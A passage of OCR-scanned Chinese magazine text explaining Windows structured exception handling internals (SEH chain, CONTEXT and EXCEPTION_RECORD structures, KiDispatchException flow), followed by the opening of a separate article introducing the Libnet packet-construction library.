换程序，将页面倒入内存后，出错位置的指令就可以得到运行，我们将这种异常叫做错误。在另外的情况下，比如我们在对程序进行调试时，遇到断点指令 int 3，则进入异常处理程序，当返回时，该条指令 int 3 就可以跳过，执行下一条指令即可，这种异常可以叫做陷阱。还有一种情况，无论是系统、调试器，还是应用系统都没招了，那么系统就不管了，索性让系统崩溃，这种异常就是崩溃了。其具体的实现，如图 2 所示。




图 2

三、Windows 中的异常处理

异常处理实际上也可以认为是一个程序，那么相应地就会有一个处理流程。在 Windows 中，处理异常可以归结为以下内容。

- 异常代码发生时，异常处理程序调用 CommonDispatchException，在这个函数中会构造两个对异常处理很重要的结构：_CONTEXT 和 _EXCEPTION_RECORD，关于这两个结构，后面有详细描述。
- 调用 KiDispatchException 函数，这个函数会根据发生异常时是应用模式还是内核模式，分别对异常进行处理。
- 异常处理完成后，调用 _KiExceptionExit 函数完成异常处理。

我们可以将处理过程简单地归为异常处理前的准备工作、异常处理的过程和异常的退出，下面我们分为这 3 部分对异常处理进行讲解。

1. 异常处理前的准备工作

异常处理前的准备工作可以分为两个阶段：异常发生前和异常发生后。先来分析前者。

（1）异常发生前。

在这个步骤里，一个很重要的概念横空出世：结构化异常处理（Structured Exception Handler，SEH）。

这很容易理解，在每次异常发生前，我们会根据用户或者系统编制的程序，将 Try 结构对应的部分作好处理，以准备当异常发生时，完成用户和系统交给的任务。每个异常的处理都要归为一个线程，我们查看每个线程的对应结构 _NT_TIB，可以找到一些蛛丝马迹。

```
typedef struct _NT_TIB
{
        struct _EXCEPTION_REGISTRATION *ExceptionList;   //SEH 链入口
    PVOID              StackBase;          //堆栈基址
        PVOID              StackLimit;         //堆栈大小
        PVOID              SubSystemTib;
        union {
            PVOID          FiberData;
            DWORD          Version;
        };
        PVOID              ArbitraryUserPointer;
        struct _NT_TIB     *Self;              //_本 NT_TIB 结构自身的线性地址
    }NT_TIB;
```

此处的 _EXCEPTION_REGISTRATION 结构很简单，就是一个指针和一个异常处理过程的地址。

```
typedef struct _EXCEPTION_REGISTRATION
{
  struct _EXCEPTION_REGISTRATION *Prev;
  //前一个_EXCEPTION_REGISTRATION 结构
  DWORD Handler;   //异常处理过程地址
}
```

每个线程的 _EXCEPTION_REGISTRATION 形成一个链表，如图 3 所示，其中链表头为 Fs:[0]，这是固定的，Fs 是 CPU 的寄存器，Fs:[0] 固定指向 _NT_TIB 的头部，实际上也就是指向 _EXCEPTION_REGISTRATION 的头部。每次线程切换，Fs:[0] 的内容都会相应的变化。




图 3

如果我们研究过异常处理的汇编代码，会经常看到如下熟悉的内容。

- Push edx：存储异常处理代码的起始地址。
- Push dword ptr fs:[0]：将当前的异常处理链表头压栈，堆栈中的内容为下一个异常处理帧的地址。

- Mov dword ptr fs:[0],esp：使得 fs:[0] 指向当前的异常处理链表头，完成异常处理的插入。

实际上，一段上面的代码序列就对应着一个应用程序中的一段 Try 结构，下面笔者尝试着用通俗的语言来描述随着程序的执行，这个链表的变化。当编译程序（注意：是在编译部分）遇到一段 Try 结构时，就会在 fs:[0] 指向的链表中压入一个 _EXCEPTION_REGISTRATION 结构，实际上就是上面 3 句汇编代码。如果没有涉及 Try 结构的嵌套，在代码的结束部分会将这个 _EXCEPTION_REGISTRATION 结构弹出，从而走过了一个“鬼门关”。注意这时异常链表又变成空的了，而如果涉及 Try 结构的嵌套，那么嵌套了几级，异常链表中就会有几级，当异常发生时，从链表头开始查找处理例程，处理结束后，一个个退出，异常链表也会变空。另外可以注意到，在内层的 try{}块最先得到处理，最外层的 try{}最后得到处理，体现在链表中就是在内层的 Try 结构对应的 _EXCEPTION_REGISTR ATION 加入到链表的前端。从图 3 也可以看出这种顺序。

我们以下面的例子说明异常发生前的工作与编程中的 try 结构的互相对应，假设一段程序的结构如下所示。

```
Try{
    代码 1
}
Exception {    Handler1;    }
Try{
    代码 2
    Try{
        代码 3
    }
    Exception {    Handler2;    }
}
Exception {    Handler3;    }
```

在上面这段代码里，代码 1 是相对独立的，代码 2 中嵌套了代码 3，异常链表的长度则是 0-1-0-1-2-1-0，其变化的过程相信读者已经知道了。

（2）异常发生后。

当异常发生时，操作系统会向引起异常的线程堆栈中填充_CONTEXT 和_EXCEPTION_RECORD 两个结构体的指针，分别指向_CONTEXT和_EXCEPTION_RECORD 两个结构体，并且把这两个结构体的地址作为参数传递给 KiUserExceptionDispatcher，如图 4 所示。




图 4

CONTEXT 结构体的任务是保存异常线程的机器状态字，学过操作系统的读者对这个结构不会感到陌生。实际上，这个结构记录的是异常发生时 CPU 的环境，如主要寄存器的状态等，如果这个异常被成功处理，要回到异常发生之前的环境，CONTEXT 就可以帮助我们完成这个任务，从而让操作系统在异常产生的地方继续执行，当然，如果你要改变程序的流程，修改 EIP 的值就可以办到。以下是 _CONTEXT 结构的定义，可以看到，正如我们所介绍的，它是一些主要的寄存器，结构 _CONTEXT 包括如下内容。

```
typedef struct _CONTEXT {
//CONTEXT 标志
DWORD ContextFlags;
//调  寄存器
DWORD  Dr0;
DWORD  Dr1;
DWORD  Dr2;
DWORD  Dr3;
DWORD  Dr6;
DWORD  Dr7;
//  点寄存器
FLOATING_SAVE_AREA FloatSave;
//段寄存器
DWORD  SegGs;
DWORD  SegFs;
DWORD  SegEs;
DWORD  SegDs;
//通用寄存器
DWORD  Edi;
DWORD  Esi;
DWORD  Ebx;
DWORD  Edx;
DWORD  Ecx;
DWORD  Eax;
DWORD  Ebp;
DWORD  Eip;
DWORD  SegCs;
DWORD  EFlags;
DWORD  Esp;
DWORD  SegSs;
//扩展寄存器
BYTE  ExtendedRegisters[MAXIMUM_SUPPORTED_E
XTENSION];
} CONTEXT;
```

描述异常的信息（也称异常记录）被保存在_EXCEPTION_RECORD的结构中，这个结构记录了异常码（案发原因）、异常标志（案发特征）及发生异常的指令地址（案发地址）等，以便于应用程序或者内核根据这些信息对异常进行处理。

```
typedef struct _EXCEPTION_RECORD {
    DWORD ExceptionCode;        //异常代码，用于确定
异常的类型
    DWORD ExceptionFlags;       //异常标志，标  异常
事件是否是连续的
    struct _EXCEPTION_RECORD *ExceptionRecord; /*
指向  一个异常  录的指针。如果异常  套  产生，那么将
产生一个异常  接表，如前述*/
    PVOID ExceptionAddress;     //异常发生的地址
    DWORD NumberParameters;
    DWORD ExceptionInformation[EXCEPTION_MAXI
MUM_PARAMETERS]; //一个用于提供异常附  信息的32
位参数的数组
} EXCEPTION_RECORD;
```

简而言之，_CONTEXT和_EXCEPTION_RECORD各有其功能，前者是为了回到发生异常时的环境，而后者是为了处理异常使用的。由于将与机器相关的环境记录和与机器无关的异常信息分开存储，从而使得异常处理机制能够在不同的平台上移植。

2. 异常处理的过程

程序走到这里，为了应付异常的准备工作都已经准备完毕，主角也该登场了。

函数KiDispatchException()是异常处理的主要函数，接收到的参数如Exceptionrecord与_TrapFrame，它是我们前面提到的异常记录和异常环境，而PreviousMode表示的是发生异常时，程序是处于用户模式还是内核模式，须分别处理，参数FirstChance则说明的是第几次进入该函数，下面我们会讲到，其处理的内容也不相同。

```
VOID KiDispatchException(
IN PEXCEPTION_RECORD Exceptionrecord,
IN PKEXCEPTION_ExceptionFrame,
IN PKTRAP_FRAME TrapFrame,
IN KPROCESSOR_MODE PreviousMode,
IN BOOLEAN Firstchance
);
```

Windows对异常发生在用户模式还是内核模式的处理是不同的，对其分开描述，会使脉络更清楚一些。

（1）内核模式。

当一个异常产生在内核模式代码中时，此时的参数Firstchance为1，系统将异常交给内核调试器去处理，如果内核调试器不存在或者不处理，那么操作系统就查找内核堆栈结构，试图定位一个异常处理程序。如果异常处理程序没有被定位或是没有异常处理程序处理这个异常，那么设置参数Firstchance为0，再次将这个异常提交给内核调试器，处理则好，如果这次也不能处理，由于异常发生在内核模式，那么Windows就会退出崩溃，处理流程如图5所示。至于为什么会有调试器的出现，也很简单，这是操作系统制定的规则，以利于程序的调试。




图5

（2）用户模式。

用户模式下的异常处理要较内核模式复杂，当用户模式的代码中有异常产生时，系统会用下面的搜索顺序来查找一个异常处理函数。

虽然异常发生在用户模式，但对异常的最初处理通常是在内核中，因此系统首先进入内核模式，查看是否有内核调试器可以处理这个异常。

如果进程没有被调试，或者有调试器而没有处理，系统就返回用户模式，此时会调用Ntdll.dll中的KeUserExceptionDispatcher函数，搜索产生异常的线程堆栈结构以找到该线程登记的异常处理程序。

如果没有用户模式的异常处理程序，则继续返回内核模式，这次系统会使用进程间通信的方式与该进程用户空间的调试程序联系，将异常的处理交给用户空间的调试器。

如果进程没有被调试，或者是和它关联的调试器没有处理异常，操作系统就根据异常类型提供默认处理。对于大多数程序而言，不得不终止产生异常的进程。

处理过程的流程如图6所示。




图6

3．异常的退出


KiDispatchException 函数返回后，程序会跳转到 _KiExceptionExit 函数（位于 traps.asm）中，这个函数是所有异常处理程序的总出口。依然类似于上面异常的处理，处理程序的退出也分为用户模式和内核模式两种情况。

- 用户模式：如果有用户模式 APC，则在返回用户模式前调用 KiDeliverAPC，交付这些 APC，然后恢复必要的寄存器。
- 内核模式：调整 esp 寄存器的值。

最后都通过 IRET 回到异常发生处。

四、小结

异常处理机制在操作系统中的使用非常广泛，其过程可以归结为在异常发生前做好埋伏，发生后保护现场，处理异常，退出异常处理程序后，恢复被中断程序的运行。



使用 Libnet 实现 ARP 数据包发送

图/文　Sam

Libnet 是一个小型接口函数库，主要用 C 语言写成，它提供了低层网络数据包的构造、处理和发送功能。Libnet 的开发目的是建立一个简单统一的网络编程接口，以屏蔽不同操作系统底层网络编程的差别，使得程序员将精力集中在解决关键问题上，其主要特点如下。

- 高层接口：Libnet 主要用 C 语言写成。
- 可移植性：Libnet 目前可以在 Linux、FreeBSD、Solaris 和 Windows NT 等操作系统上运行，并提供了统一的接口。
- 数据包构造：Libnet 提供了一系列的 TCP/IP 数据报文的构造函数，以方便用户使用。
- 数据包的处理：Libnet 提供了一系列辅助函数，利用这些辅助函数帮助用户简化那些烦琐的编程工作。
- 数据包发送：Libnet 允许用户在两种不同的数据包发送方法中选择。

另外，Libnet 还允许程序获得对数据包的绝对控制，其中一些是传统的网络程序接口所不能提供的，这也是 Libnet 的魅力之一。

Libnet 支持 TCP/IP 协议族中的多种协议，比如其上一个版本 Libnet1.0 支持了 10 种协议，对一些新的协议，比如对 IPv6 的支持还在开发之中。Libnet 目前最新版本是 Libnet1.1.2.1。

Libnet 的开发流程如图 1 和图 2 所示。




图 1

